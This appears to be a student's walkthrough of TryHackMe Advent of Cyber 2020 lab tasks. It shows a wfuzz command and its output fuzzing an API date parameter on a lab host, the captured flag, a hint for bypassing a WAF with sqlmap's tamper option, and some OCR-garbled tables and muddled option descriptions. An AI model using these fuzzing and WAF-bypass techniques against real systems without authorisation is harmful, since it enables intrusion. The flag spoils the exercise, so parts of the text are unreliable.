
Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (10.10.183.238) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in `/opt/AoC-2020/Day-4/wordlist` on the AttackBox. The wordlist is also [available for download](#) if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back Elf's forums!

Download the “wordlist” text file from the blue highlighted link from the picture below.



The terminal window shows the following session:

```
1211102287@kali:~
```

File Actions Edit View Help

```
1211102287@kali: ~ x 1211102287@kali: ~ x
```

Sudo -l (1211102287@kali)-[~] Port 80

```
$ wfuzz -c -z file,wordlist http://10.10.183.238/api/site-log.php?date=FUZZ
```

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

```
*****
```

* Wfuzz 3.1.0 - The Web Fuzzer *

```
*****
```

Target: http://10.10.183.238/api/site-log.php?date=FUZZ


Total requests: 63

ID	Response	Lines	Word	Chars	Payload
000000002:	200	0 L	0 W	0 Ch	"20201101"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000010:	200	0 L	0 W	0 Ch	"20201109"

Enter the highlighted code in the terminal to make the run of Wfuzz

ID	Payload	Word	Channel	Date	
000000007	200	0 L	0 W	0 Ch	"20201106"
000000005	200	0 L	0 W	0 Ch	"20201104"
000000008	200	0 L	0 W	0 Ch	"20201107"
000000010	200	0 L	0 W	0 Ch	"20201109"
000000006	200	0 L	0 W	0 Ch	"20201105"
000000009	200	0 L	0 W	0 Ch	"20201108"
000000011	200	0 L	0 W	0 Ch	"20201110"
000000012	200	0 L	0 W	0 Ch	"20201111"
000000013	200	0 L	0 W	0 Ch	"20201112"
000000014	200	0 L	0 W	0 Ch	"20201113"
000000016	200	0 L	0 W	0 Ch	"20201115"
000000018	200	0 L	0 W	0 Ch	"20201117"
000000015	200	0 L	0 W	0 Ch	"20201114"
000000017	200	0 L	0 W	0 Ch	"20201116"
000000020	200	0 L	0 W	0 Ch	"20201119"
000000019	200	0 L	0 W	0 Ch	"20201118"
000000021	200	0 L	0 W	0 Ch	"20201120"
000000023	200	0 L	0 W	0 Ch	"20201122"
000000026	200	0 L	1 W	13 Ch	"20201125"
000000025	200	0 L	0 W	0 Ch	"20201124"
000000022	200	0 L	0 W	0 Ch	"20201121"
000000024	200	0 L	0 W	0 Ch	"20201123"
000000027	200	0 L	0 W	0 Ch	"20201126"
000000028	200	0 L	0 W	0 Ch	"20201127"
000000029	200	0 L	0 W	0 Ch	"20201128"


Under the Word section, there is one word which is different from the others (1W), while under the Channel Section, there is one channel which is different from others (13 Ch). Copy the Payload number (20201125) from the same row on the right.



Add "site-log.php?date=20201125" after the website's URL. It will lead us to another website which has the Flag in it. The flag **THM{D4t3_AP1}** can be seen on the website.

Question 4


Look at wfuzz's help file. What does the -f parameter store results to?



The screenshot shows a terminal window with two tabs, both titled "1211102287@kali: ~". The current tab is active and displays the wfuzz --help command output. The output includes a warning about Pycurl being compiled against OpenSSL, followed by the Wfuzz version history, usage instructions, and information about FUZZ and FUZZ{baseline_value} placeholders.

```
(1211102287@kali)-[~]
$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
Usage: wfuzz [options] -z payload,params <url>

    FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specified payload.
    FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.
```



A terminal window titled "1211102287@kali:~". The window has two tabs: "1211102287@kali: ~" and "1211102287@kali: ~". The content of the terminal shows the help documentation for the wfuzz command. The -f parameter is highlighted with a blue selection bar.

```
--recipe <filename>      : Reads options from a recipe. Repeat for various recipes.
--dump-recipe <filename>  : Prints current options as a recipe
--oF <filename>          : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

-c                      : Output with colors
-v                      : Verbose information.
-f filename,printer     : Store results in the output file using the specified printer (raw printer if omitted).
-o printer              : Show results using the specified printer.
--interact               : (beta) If selected, all key presses are captured. This allows you to interact with the program.
--dry-run                : Print the results of applying the request without actually making any HTTP request.
--prev                  : Print the previous HTTP requests (only when using payloads generating fuzzresults)
--efield <expr>          : Show the specified language expression together with the current payload. Repeat for various fields.
--field <expr>           : Do not show the payload but only the specified language expression. Repeat for various fields.

-p addr                 : Use Proxy in format ip:port:type. Repeat option for using various proxies.
```

Insert “wfuzz –help” in the terminal. Scroll down and find the Function of the -f parameter. It is shown that the -f parameter store results to **filename, printer**.

Thought Process/Methodology:

After typing the IP address in the browser and accessing the picture of Christmas Tree with words below it, we are required to type in a line of commands with the usage of Gobuster in the terminal window to find the API directory of the website. With our Gobuster command options' knowledge, to specify the wordlist, -u and -w is being used. The API directory is shown by adding /api after the IP address in the browser bar. A file “site-log.php” which is a blank and empty file, could be found in the website. Download the file which is called “wordlist” in the Challenge description so that we could access the file for further information. By entering the wfuzz command, the parameter -z is used to look for the file, which is the “wordlist” text file, by replacing "FUZZ" with the words within "big.txt". The text in the file is shown in the terminal window and we have to find the row with the context which is different from the others. A date in the right of the row could be found which is “20201125”. Add “site-log.php?date=20201125” after the website's URL, replacing the actual date with the FUZZ word. It will lead us to a website with a Flag on it. Insert the command “wfuzz –help” and scroll down the commands to find the function of the -f parameter.

Day 5 : Web Exploitation - Someone stole Santa's gift list!

Tools used: THM Attackbox/Mozilla Firefox

Solution/Walkthrough:

Question 1

What is the default port number for SQL server running on TCP?

After referring to the Microsoft's documentation, it can be deduced that the default port number for SQL server running on TCP is 1433 (highhhlighted for viewing purposes).

Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors Like Dislike

Applies to: SQL Server (all supported versions)


This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for [dynamic ports](#). This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a [port scanner](#) to query for open ports, so changing the port number is not considered a robust security measure.

Question 2

Without using directory brute forcing, what's Santa's secret login panel?

Santa's secret login panel can be accessed by adding in /santapanel after the website's IP Address in the search bar. (IP Address:8000/santapanel)



Question 3

What is the database used from the hint in Santa's TODO list?


The database used is written on THM website as shown below (highlighted for viewing purposes).

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:


Santa's TODO: Look at alternative database systems that are better than `sqlite`. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`



